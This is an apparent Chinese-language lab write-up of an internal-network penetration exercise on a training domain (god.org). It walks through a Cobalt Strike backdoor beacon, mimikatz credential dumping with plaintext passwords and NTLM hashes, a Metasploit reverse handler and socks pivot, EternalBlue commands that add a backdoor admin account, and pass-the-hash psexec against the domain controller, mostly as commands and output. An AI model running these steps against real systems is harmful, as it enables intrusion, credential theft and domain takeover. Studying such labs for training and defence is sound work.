

## 实验环境

同外网渗透，基于外网渗透结果实现内网渗透。

## 工具使用

### Cobalt Strike

简称CS，用于团队作战使用，由一个服务端和多个客户端组成，能让多个攻击者这在一个团队服务器上共享目标资源 and 信息，有很多Payload的生成模块，可以生成EXE, dll, vbs, 图片马, bad, vba宏, 和shellcode等等。支持钓鱼攻击，可自动化挂马链接生成，还有很多后渗透模块，浏览器代理模块，端口转发 扫描，提权，socks代理，令牌窃取等。

## 实验过程

### 靶机上线CS

1. 安装CS：下载压缩包放入攻击机，解压后，给服务的启动文件赋权限 `chmod 777 teamserver`

```
(root@kali)-[/home/.../cobaltstrike4_jb51/cobaltstrike4/cs4.0/cobaltstrike有修改中文]
# chmod 777 teamserver


(root@kali)-[/home/.../cobaltstrike4_jb51/cobaltstrike4/cs4.0/cobaltstrike有修改中文]
# ./teamserver
[*] Will use existing X509 certificate and keystore (for SSL)
[*] ./teamserver <host> <password> [/path/to/c2.profile] [YYYY-MM-DD]

    <host> is the (default) IP address of this Cobalt Strike team server
    <password> is the shared password to connect to this server
    [/path/to/c2.profile] is your Malleable C2 profile
    [YYYY-MM-DD] is a kill date for Beacon payloads run from this server
```


2. 运行cs服务：`./teamserver 192.168.31.132 cs123456`

```
(root@kali)-[/home/.../cobaltstrike4_jb51/cobaltstrike4/cs4.0/cobaltstrike有修改中文]
# ./teamserver 192.168.31.132 cs123456
[*] Will use existing X509 certificate and keystore (for SSL)
[+] Team server is up on 50050
[*] SHA256 hash of SSL cert is: 7b49fc589e7e738e3457859d269996ecef83f693570b0ac482c426b
[+] Listener: ok started!
```

3. 运行CS客户端并连接CS服务端



4. 配置好listener后，生成exe后门程序上传到服务器 ( Win7)



5. 在服务端运行上传的文件，成功连接到服务端；



192.168.31.134

STU1

## 日志X

```
05/28 21:44:41 *** admin has joined.  
05/28 22:10:12 *** initial beacon from Administrator *@192.168.31.134 (STU1)
```

## 内网信息收集

1. 查看权限 `shell whoami`

```
beacon> shell whoami  
[*] Tasked beacon to run: whoami  
[+] host called home, sent: 37 bytes  
[+] received output:  
god\administrator
```

2. 查看系统信息 `shell systeminfo`

```
注册的所有人: Windows 用户
注册的组织:
产品 ID: 00371-177-0000061-85693
初始安装日期: 2019/8/25, 9:54:10
系统启动时间: 2025/5/28, 21:49:51
系统制造商: VMware, Inc.
系统型号: VMware Virtual Platform
系统类型: x64-based PC
处理器: 安装了 1 个处理器。
        [01]: Intel64 Family 6 Model 154 Stepping 3 GenuineIntel ~3114 Mhz
BIOS 版本: Phoenix Technologies LTD 6.00, 2020/11/12
Windows 目录: C:\Windows
系统目录: C:\Windows\system32
启动设备: \Device\HarddiskVolume1
系统区域设置: zh-cn; 中文(中国)
输入法区域设置: zh-cn; 中文(中国)
时区: (UTC+08:00) 北京, 重庆, 香港特别行政区, 乌鲁木齐
物理内存总量: 2,047 MB
可用的物理内存: 1,188 MB
虚拟内存: 最大值: 4,095 MB
虚拟内存: 可用: 3,111 MB
虚拟内存: 使用中: 984 MB
页面文件位置: C:\pagefile.sys
域: god.org
登录服务器: \\OWA
修补程序: 安装了 4 个修补程序。
        [01]: KB2534111
        [02]: KB2999226
        [03]: KB958488
        [04]: KB976902
网卡: 安装了 6 个 NIC。
        [01]: Intel(R) PRO/1000 MT Network Connection
            连接名: 本地连接
            启用 DHCP: 否
            IP 地址
                [01]: 192.168.52.143
                [02]: fe80::7873:b347:3c1d:695b
        [02]: Bluetooth 设备(个人区域网)
            连接名: Bluetooth 网络连接
            状态: 媒体连接已中断
        [03]: TAP-Windows Adapter V9
            连接名: 本地连接 2
            状态: 媒体连接已中断
        [04]: Microsoft Loopback Adapter
            连接名: Npcap Loopback Adapter
            启用 DHCP: 是
            DHCP 服务器: 255.255.255.255
            IP 地址
                [01]: 169.254.129.186
                [02]: fe80::b461:ccad:e30f:81ba
        [05]: TAP-Windows Adapter V9
            连接名: 本地连接 3
            状态: 媒体连接已中断
        [06]: Intel(R) PRO/1000 MT Network Connection
            连接名: 本地连接 5
            启用 DHCP: 是
            DHCP 服务器: 192.168.31.254
            IP 地址
                [01]: 192.168.31.134
                [02]: fe80::2c28:e52:79e2:1d2f
```

1. 尝试利用CS提权，成功；

address ▲

name

169.254.245.9

SAMSU

192.168.31.134

STU1

Jump

Administrator \*@4024

SYSTEM \*@1276

扫描

服务

主机

进入beacon

执行

目标

中转

增加会话

会话

转储Hash

提权

黄金票据

制作令牌

One-liner

Run Mimikatz

Spawn As

日志X

Beacon 192.168.31.134@4024 X

Beacon 192.168.31.134@1276 X

05/28 21:44:41 \*\*\* admin has joined.

05/28 22:10:12 \*\*\* initial beacon from Administrator \*@192.168.31.134 (STU1)

05/28 22:36:36 \*\*\* initial beacon from SYSTEM \*@192.168.31.134 (STU1)

2. 抓取明文密码；

```

beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 750674 bytes
[+] received output:

Authentication Id : 0 ; 614983 (00000000:00096247)
Session           : Interactive from 1
User Name         : Administrator
Domain           : GOD
Logon Server      : OWA
Logon Time        : 2025/5/28 21:50:47
SID               : S-1-5-21-2952760202-1353902439-2381784089-500
    msv :
        [00000003] Primary
        * Username : Administrator
        * Domain   : GOD
        * LM       : edea194d76c77d87840ac10a764c7362
        * NTLM     : 8a963371a63944419ec1adf687bb1be5
        * SHA1     : 343f44056ed02360aead5618dd42e4614b5f70cf
    tspkg :
        * Username : Administrator
        * Domain   : GOD
        * Password  : hongrisec@2019
    wdigest :
        * Username : Administrator
        * Domain   : GOD
        * Password  : hongrisec@2019
    kerberos :
        * Username : Administrator
        * Domain   : GOD.ORG
        * Password  : hongrisec@2019
    SSD :
    credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain           : NT AUTHORITY
Logon Server      : (null)

```

3. 使用 `net view` 查找发现域内的其他机器；

```

[+] received output:
Server Name          IP Address          Platform  Version  Type    Comment
-----
OWA                  192.168.52.138      500      6.1      PDC
ROOT-TVI862UBEH     192.168.52.141      500      5.2

```

```

Connection-specific DNS Suffix  . :
IP Address. . . . . : 192.168.52.141
子网掩码 . . . . . : 255.255.255.0
默认网关 . . . . . : 192.168.52.1
IPv4 地址 . . . . . : 192.168.52.138

```

4. 联动MSF进行继续渗透，先开MSF监听；

```

+ -- --[ 2437 exploits - 1255 auxiliary - 429 post
+ -- --[ 1468 payloads - 47 encoders - 11 nops
+ -- --[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.31.132
lhost => 192.168.31.132
msf6 exploit(multi/handler) > set lport 1111
lport => 1111
msf6 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.31.132:1111

```

7 / 13



6. 建立socks反向代理，为了使得其他工具（外网）可以访问到cs反弹过来的会话从而进入内网；

```
# 新建路由
run post/multi/manage/autoroute
# 查看路由
run autoroute -p
# 挂起，建立socks反向代理
background
use auxiliary/server/socks_proxy
set VERSION 4a
set SRVHOST 127.0.0.1
exploit
jobs
```



```
meterpreter > run post/multi/manage/autoroute

[*] Running module against STU1
[*] Searching for subnets to autoroute.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 192.168.31.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.52.0/255.255.255.0 from host's routing table.
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
=====
Subnet          Netmask          Gateway
-----
169.254.0.0     255.255.0.0      Session 1
192.168.31.0    255.255.255.0    Session 1
192.168.52.0    255.255.255.0    Session 1

meterpreter >

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set VERSION 4a
VERSION => 4a
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > exploit
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====
Id  Name                               Payload  Payload opts
--  --
0   Auxiliary: server/socks_proxy
```

7. 开始横向渗透控制其它主机，首先进行其它内网主机端口探测 ( `proxychains nmap -sS -sV -Pn <ip>` )

```
Nmap scan report for 192.168.52.138
Host is up (0.0013s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
25/tcp    open  tcpwrapped
53/tcp    open  domain         Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
80/tcp    open  http           Microsoft IIS httpd 7.5
110/tcp   open  tcpwrapped
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: god.org, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: GOD)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: god.org, Site: Default-First-Site-Name)
49154/tcp open  msrpc          Microsoft Windows RPC
49158/tcp open  msrpc          Microsoft Windows RPC
49167/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: OWA; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

8. 发现445端口开放，尝试永恒之蓝攻击；

```
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 192.168.52.138
exploit

use auxiliary/scanner/smb/ms17_010_psexec
set RHOSTS 192.168.52.138
exploit

use auxiliary/admin/smb/ms17_010_command
set COMMAND net user
set RHOST 192.168.52.138
exploit

set COMMAND net user hacker gogogo@123 /add
exploit

set COMMAND net localgroup administrators hacker /add
exploit

set COMMAND net user hacker
exploit
```

```
\\ \u0026gt; make_token GOD\Administrator hongrised@2019
\\ \u0026gt; \u0026gt; create a token for GOD\Administrator
```

```

000 (εTİ)
Yes
Yes
2025/5/28 23:56:28
2025/7/9 23:56:28
2025/5/29 23:56:28
Yes
Yes
All
IP Address Platform Version Type Comment
-----
192.168.52.138 500 6.1 PDC
192.168.52.141 500 5.2
*Administrators
*Domain Users
[*] 192.168.52.138:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/ms17_010_command) >

```

9. 尝试打开telnet服务，但是失败了；

```

set COMMAND sc config tlntsvr start= auto
exploit

set COMMAND net start telnet
exploit

set COMMAND netstat -an
exploit

```

10. 换个方法，使用哈希传递攻击（PTH），利用前面获取的 NTLM

hash="8a963371a63944419ec1adf687bb1be5"，依然失败；

```
msf6 exploit(windows/smb/psexec) > set rhosts 192.168.52.138
rhosts => 192.168.52.138
msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf6 exploit(windows/smb/psexec) > set smbpass 00000000000000000000000000000000:8a963371a63944419ec1adf687bb1be5
smbpass => 00000000000000000000000000000000:8a963371a63944419ec1adf687bb1be5
msf6 exploit(windows/smb/psexec) > set smbdomain god
smbdomain => god
msf6 exploit(windows/smb/psexec) > run

[-] Handler failed to bind to 192.168.31.132:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[*] 192.168.52.138:445 - Connecting to the server...
[-] 192.168.52.138:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.52.138:445) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >
```

11. 最后，使用CS自带的PTH `psexec` 成功拿下域控。

```
Control Manager (\\OWA\ADMIN$\f57d860.exe)
[+] host called home, sent: 287867 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
[+] received output:
Started service f57d860 on OWA
[+] established link to child beacon: 192.168.52.138
```